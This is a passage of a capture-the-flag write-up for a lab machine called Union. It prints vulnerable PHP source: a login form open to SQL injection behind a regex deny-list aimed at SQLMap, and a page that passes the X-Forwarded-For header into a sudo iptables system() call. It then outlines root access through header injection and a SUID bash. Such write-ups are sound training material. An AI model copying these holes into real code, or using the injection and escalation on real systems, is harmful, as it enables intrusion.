Last login: Mon Nov  8 21:19:42 2021 from 10.10.14.8
uhc@union:~$
```

Note:

```
uhc@union:/var/www/html$ cat index.php
<?php
  require('config.php');
  if ( $_SERVER['REQUEST_METHOD'] == 'POST' ) {

        $player = strtolower($_POST['player']);

        // SQLMap Killer
        $badwords = ["/sleep/i", "/0x/i", "/\*\*/", "/-- [a-z0-9]{4}/i", "/ifnull/i", "/ or /i"];
        foreach ($badwords as $badword) {
                if (preg_match( $badword, $player )) {
                        echo 'Congratulations ' . $player . ' you may compete in this tournament!';
                        die();
                }
        }

        $sql = "SELECT player FROM players WHERE player = '" . $player . "';";
        $result = mysqli_query($conn, $sql);
        $row = mysqli_fetch_array( $result, MYSQLI_ASSOC);
        if ($row) {
                echo 'Sorry, ' . $row['player'] . " you are not eligible due to already qualifying.";
        } else {
                echo 'Congratulations ' . $player . ' you may compete in this tournament!';
                echo '<br />';
                echo '<br />';
                echo 'Complete the challenge <a href="/challenge.php">here</a>';
        }
        exit;
  }
?>
```


Privilege Escalation


1) The server user has sudo permissions

```
uhc@union:/var/www/html$ cat firewall.php
<?php
require('config.php');

if (!($_SESSION['Authenticated'])) {
  echo "Access Denied";
  exit;
}

?>
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!------ Include the above in your HEAD tag ---------->

<div class="container">
                <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>

        </div>
        <section class="bg-dark text-center p-5 mt-4">
                <div class="container p-5">
<?php
  if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
  } else {
    $ip = $_SERVER['REMOTE_ADDR'];
  };
  system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");
?>
              <h1 class="text-white">Welcome Back!</h1>
              <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
                </div>
        </section>
</div>
```

We can inject our input using X-Forwarded-For

2) Added suid bit to bash





3) Got root access